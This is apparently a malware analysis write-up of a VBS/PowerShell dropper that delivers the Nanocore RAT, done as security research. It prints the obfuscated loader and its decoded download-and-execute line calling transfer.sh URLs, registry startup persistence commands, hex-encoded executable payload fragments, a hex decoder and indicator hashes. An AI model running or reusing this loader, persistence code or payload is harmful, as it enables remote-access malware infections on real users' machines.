
Introduction:

This piece of malware had some fileless malware properties but because it copied itself to disk it cannot be categorized as a fileless malware. Rather, this code should be seen as a dropper which executes a .Net assembly code in memory and reruns itself every time on bootup. There was no evidence that I could see that shows that the .Net executable was every written to disk. Using a combination of both PowerShell and the windows .Net compiler, this piece of malware was able to compile previously encoded information all in memory. The signature was picked up. Personally, this is the first time I have ever witnessed this, and it shows how much powerful malware can become when it has only started off with a few lines to begin with.


Static Analysis:



```
Set H = CreateObject("WScript.She"&"ll")
H1 = "POwerSheLL "
H2 = "$SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/otxKHB/xdswedH-Htxt'.Replace('H-H','.');
$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%
d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-
X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-
%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9
-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%0-X-3d-X-%0-X
-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-*1-X-!!-X-53-X-5!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3
e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-
X-%a-X-%a-X-%7-X-%c-X-%7-X-57-X-*e-X-!c-X-*f-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-
3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-7%-X-!9-X-*e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8
-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%7-X-!9-X-*0-X-!5-X-58-X-%8-X-*e-X-*0-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X
-%d-X-%d-X-*0-X-*3-X-*0-X-5!-X-%0-X-%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3
c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-!%-X-!8-X-!e-X-!a-X-53-X-!!-X-!*-X-!7-X-!8-X-%9-X-%7-X-%e-X-5%-X-*5-X-70-
X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-*5-X-*0-X-57-X-*0-X-%d-X-!f-X-*%-X-*a-X-*0-X-
!5-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e
-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-!5-X-!*-X-!7-X-!8-X-!a-X-%9-X-%e-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X
-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%8-X-%!-X-53-X-5a-X-58-X-!!-X-!3-X-!*-X-5*-X-%7-X-%9-X-3b-X-0a-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-5
8-X-%7-X-%9-X-%8-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-%d-X-!a-X-*f-X-*9-X-*e-
X-%0-X-%7-X-%7-X-%9-X-7c-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-3b'.Replace('%','2').Replace('!','4').Replace('*','6');Invoke-Expression
(-join ($SOS -split '-X-' | ? { $_ } | % { [char][convert]::ToUInt32($_,16) }))"
H.Run(H1+H2+""),0,True
Set H = Nothing
```

Figure 1


Starting off as a VBS script the code was heavily obfuscated. It used a series of split and conversions to transform the data from unreadable to usable data. The code being used here was syntax used for PowerShell, so without Invoking of any unwanted commands I used PowerShell to decode the script. The code was split into multiple parts. The first part was also obfuscated as well with replace functions.



```
$EDRFGHNJMKDEFGHJ = 'nE----------------EbC++++++++++++++++T'.Replace('----------------','t.W').Replace('++++++++++++++++','lIEN');
$SXDCFVGBHNJXDCFVGBHJK = 'DO*************aDST<<<<<<<<<<>>>>>>>>>>G'.Replace('*************','WnLo').Replace('<<<<<<<<<<>>>>>>>>>>','rIn');
$SWXDECRFGYHUJISDFVGHJ ='I`EX(n`-------------`c`T $EDRFGHNJMKD<<<<<<<<<<<<<<>>>>>>>>>>>>>>GBHNJSDFGH)'.Replace('-------------','e`W`-Obj`E').Replace
('<<<<<<<<<<<<<<>>>>>>>>>>>>>>','EFGHJ).$SXDCFVGBHNJXDCFVGBHJK($SZXDCFV');
&('I'+'EX')($SWXDECRFGYHUJISDFVGHJ -Join '')|&('I'+'EX');
```

Figure 2

This in turn gets transformed into the following:



```
$EDRFGHNJMKDEFGHJ = 'nEt.WEbClIENT';
$SXDCFVGBHNJXDCFVGBHJK = 'DownloadString';
$SWXDECRFGYHUJISDFVGHJ ='IEX(New-ObjecT $EDRFGHNJMKDEFGHJGBHNJSDFGH).DownloadString($SZXDCFV');
&('IEX')($SWXDECRFGYHUJISDFVGHJ -Join '')|&('I'+'EX');
```


Figure 3

Previously in Figure 1the following URL was being used: https://transfer.sh/otxKHB/xdswed.txt.

The site for now as of 9/19/2021 is still up and running. Because of this going to the site without the malware execution was the ideal option and the text file was nothing more than a VBS script that was executing PowerShell commands. Figure 3 shows that this segment acts as the dropper, downloading the data as a string and executing it with IEX.

Within this file was another URL: https://transfer.sh/hLJAlo/vbyujg.txt.

Analyzing the xdsweed.txt file the following was found:




```
$FVYTFYTFYFYFYFYFGY="C:\Users\Public\Run"
$YGUYGNUHYGUYGYUGYGUYGYUG = "CreateDirectory"
[system.io.directory]::CreateDirectory("C:\Users\Public\Run")
start-sleep -s 5
$HIUHIUHJIUHUYUUIHYIUIUHI = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
$GVFHTFYUGRTYUGYFTFYYUH= "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"

Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" -Name "Startup" -Value "C:\Users\Public\Run";
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" -Name "Startup" -Value "C:\Users\Public\Run";
```

Figure 4


Initially obfuscated, this portion of the code shows multiple things. One, a directory called Run is being created in the C:\Users\Public directory. There the registry is being targeted allowing for the newly created directory to be run during startup. This is location where the malware is copying itself into to be run at every startup.

The second part of xdsweed.txt file is downloading the vbyujg.txt file from the URL. Vbyujg.txt is much more dangerous because of what it holds. The following is found:



```
H4="4D5A9000003000000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000000800000000E1FBA0E0
0B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A2400000000000000504500004C010300767A34
6100000000000000E00002210B0130000036000000060000000000000CE550000002000000000000000001000200000000020000040000000000000004000000000000000A
000000002000000000000003004085000010000010000000001000001000000000000001000000000000000000000007855000053000000006000000004000000000000000000000
000000000000000000008000000C000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000020000008000
0000000000000000000082000004800000000000000000000002E74657874000000D4350000000200000003600000002000000000000000000000000000000200000602E72737263
0000000004000000600000000400000038000000000000000000000000000000400000402E72656C6F6300000C00000000800000000200000003C0000000000000000000000000000
04000000420000000000000000000000000000000B0550000000000000004800000000200005002C3B00004C1A000000300000000000000000DC3A000050000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000013300200280000000100011000F0028010000060F012802000006D00100001B280100000A2802000
00AA50100001B0A2B00062A133002004100000000200001100172B34002B1A000617D62B21061BFE022B06072C0A002B030B2BF7160C2B1F000203280500000616FE010D2B030A
2BDC092D022B052BCF0A2BC9170C2B00082A0000001B300B0038040000003000011001638 6E00000072010000702076E50000284D000006207BE5000028430000062094E200002
839000006200AF00000282F00000602280300000A2B3312022B0A1203FE150D0000022B08FE150E0000022BEE1202D00E000002280100000A280400000A280500000A7D0F0000
042B030B2BCA002B030A2B8F007E0A00000402077E0600000A7E0600000A161A7E0600000A14120212036F2C00000616FE01385F030000111384603000000730700000A7A031
F3C280800000A380D0300000311041F1AD61F1AD6280800000A38EB02000020B30000008D0B00000138B20200001106162002000100389702000028090000 0A1AFE01386A0200
001112385602000007E05000004097B0C00000411066F1800000616FE01382C02000011132C0700730700000A7A002B227E04000004097B0C00000411066F1400000616FE011
31411142C0700730700000A7A11061F299413071613087E08000004097B0B00000411071AD61AD612081A12006F2400000616FE01131511152C0700730700000A7A1105110833
177E09000004097B0B00000411086F2800000616FE032B0116131611162C0700730700000A7A0311041F50D6280800000A13090311041F2AD61F2AD6280800000A130A16130B7
E06000004097B0B000004110511092000300000 1F406F1C000006130C110C16FE01131711172C0700730700000A7A7E07000004097B0B000004110C03110A12006F2000000616
FE01131811182C0700730700000A7A110420F8000000D6130D03110419D619D6280A00000A17DA130E161319388F000000003110D1CD61CD6280800000A131A03110D1ED61ED
6280800000A131B03110D1F14D6280800000A131C111B16FE03131D111D2C4C00111B17DA17D68D0C000001131E03111C111E16111E8E69280B00000A007E07000004097B0B00
0004110C111AD6111E111E8E6912006F2000000616FE01131F111F2C0700730700000A7A00110D1F28D6130D00111917D613191119110EFE0216FE01132011203A5FFFFFFF110
C280C00000A130F7E07000004097B0B00000411071ED6110F1A12006F2000000616FE01132111212C0700730700000A7A0311041F28D6280800000A1310110B132211222C0600
1105130C0011061F2C110C1110D69E280900000A1AFE0113232B07131338CDFDFFFF11232C022B0C2B4C39CEFDFFFF38A0FDFFFF002B071312388FFDFFFF7E03000004097B0C0
000411066F1000000616FE0113242B069E3863FDFFFF11242C022B092B0E13063847FDFFFF00730700000A7A002B367E02000004097B0C00000411066F0C00000616FE011325
2B071305380FFDFFFF11252C022B092B0E130438FCFFFFF00730700000A7A7E01000004097B0C0000046F0800000615FE0113262B0A39BCFCFFFF38B0FCFFFF11262C022B092
```


Figure 5



```
HH='4D5A9----3-------4------FFFF----B8-------------4----------------------------------------
-----------------------------8--------E1FBA-E--B4-9CD21B8-14CCD21546869732-7-726F6772616D2-6361
6E6E6F742-62652-72756E2-696E2-444F532-6D6F64652E-D-D-A24--------------5-45----4C-1-3--A127E954-
---------------E----E-1-B-1-6----C8-1----6--1----------92E7-1----2----------2-----4-----2-----
---2-----4---------------4----------------8--3-----2-------------2----------1-----1---------1--
---1-------------1-----------------------38E7-1--57--------2--2--9-5D-1------------------------
---------------2---C--------------------------------------------------------------------------
-----------------------------2-----8----------------------82-----48----------------------2E74
657874------98C7-1----2-------C8-1-----2-----------------------------2-----6-2E72656C6F63-----C-
----------2-----2------CA-1-------------------------4-----422E72737263------9-5D-1----2--2----
5E-1----CC-1--------------------------4-----4-------------------------------74E7-1----------4
8-------2---5--E4D6----541--1---3------CE-1---6CCC4----1812-----------------------------------
-----------------------------------------------133--3--51-------1----11-26F35-----A182E-2162A-
26F36-----A1E2D-A26-616911F-A2E332B-3-A2BF4-616912-AC------33-E-617911F-F31-7-617911F2-3216-616
912-C-------33-A-617912-A8------2E-2162A172A-------33--9--45--------------7337-----A192D2826733
8-----A172D26267339-----A162C2426733A-----A8--4-----4733B-----A8--5-----42A8--1-----42BD28--2--
---42BD48--3-----42BD6------133--1---B-------2----117E-1-----46F3C-----A2A--133--1---B-------3-
---117E-2-----46F3D-----A2A--133--1---B-------4----117E-3-----46F3E-----A2A--133--1---B-------5
----117E-4-----46F3F-----A2A--133--1---B-------6----117E-5-----46F4------A2A---33--A---F-------
--------21B1E2D-7262841-----A2A262BF7--133--2--24-------7----117E42-----A8C-7----1B2D1228-1----
```

Figure 6

The HH file is much bigger, but they are both hex encoded strings.




```
Function VIP {

    [CmdletBinding()]
    [OutputType([byte[]])]
    param(
        [Parameter(Mandatory=$true)] [String]$H3
    )
    $H2 = New-Object -TypeName byte[] -ArgumentList ($H3.Length / 2)
    for ($i = 0; $i -lt $H3.Length; $i += 2) {
        $H2[$i / 2] = [Convert]::ToByte($H3.Substring($i, 2), 16)
    }

    return [byte[]]$H2
}
```

Figure 7

Figure 7 is used to decode the above variables. The results were PE executables, particularly .Net executables.



```
$rr = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
```

Figure 8

These executables are being compiled with the aspnet_compiler.exe function as found in the same downloaded payload.

From here dynamic analysis must be used to verify my findings. There shows no indications of the executables being written to disk but dynamic analysis must be used to confirm these findings.

Dynamic Analysis:

Running the application led to the following.

A copy of the malware was written to the created directory as shown in Figure 4. An executable is also being loaded and run. Using the internet, it was determined that this is in fact the Nanocore RAT. A RAT that first showed up in 2013. Because of the nature of this dropper, getting hold of this sample which seems to only exist in memory is hard and more forensics research on the memory will be done. Further analysis will be done in the future.

Conclusion:

This malware appears to be a vector aimed at the distribution of the nanocore RAT. Therefore, this can be categorized as both a dropper and spyware. One thing to note is this VBS script can easily be stored inside of a docx file. Also, what should also be noted is how dangerous that this dropper truly is.

Based of the evidence that it has shown, it needed to create a new instance of itself from start up each time because the downloaded .Net executable that it is running only appears to exist in memory. No evidence shows the .Net executable being written to disk. This means that it is harder to detect through conventional means and tools.

A possible method might be to take a snapshot of the RAM memory itself and then to look through that. Again, further analysis will be done.

Lastly, what should be noted is how easily this code can be altered to download a different payload or even to download the same payload but with a different obfuscation algorithm. With, there could be very well different versions of this same malware doing the same thing. That along with the fact that they are using different trusted sources to do terrible things presents another issue. PowerShell, transfer.sh and aspnet_compiler are trusted entities. They cannot simply be blocked. Combatting this piece of malware which has fileless malware properties presents a challenge.

Dropper.vbs:

MD5: f0dba5477d792b0b5e16b79b0b603d7d

SHA-1: 14bbacec9dcfae539f9a70c2de62f758bbe23767

SHA-256: 4c6abb682817fd6093d2edaa821ef0c9c9368db4d6be6dce152a45a9782afa27

vbyujg.txt:

MD5: 957a3ff0a39263ae85017475f598b7da

SHA-1: ef9ac4dcec16c29986a18ec3c0723fc3e20dd4e9

SHA-256: 36321adffd7260915b142d9b38b95bad09e6d688adbf37bba17bb4792650b83d

xdswed.txt:

MD5: e8f38a72c211f12114157777b7e98e51

SHA-1: d8ea6e6c2d483692fd0f269d4148ac3470f98cb2

SHA-256: 917f2e4c16ee5c0b96b9fd9b32dd569113745842c2fd0912422f3a7fb7922b53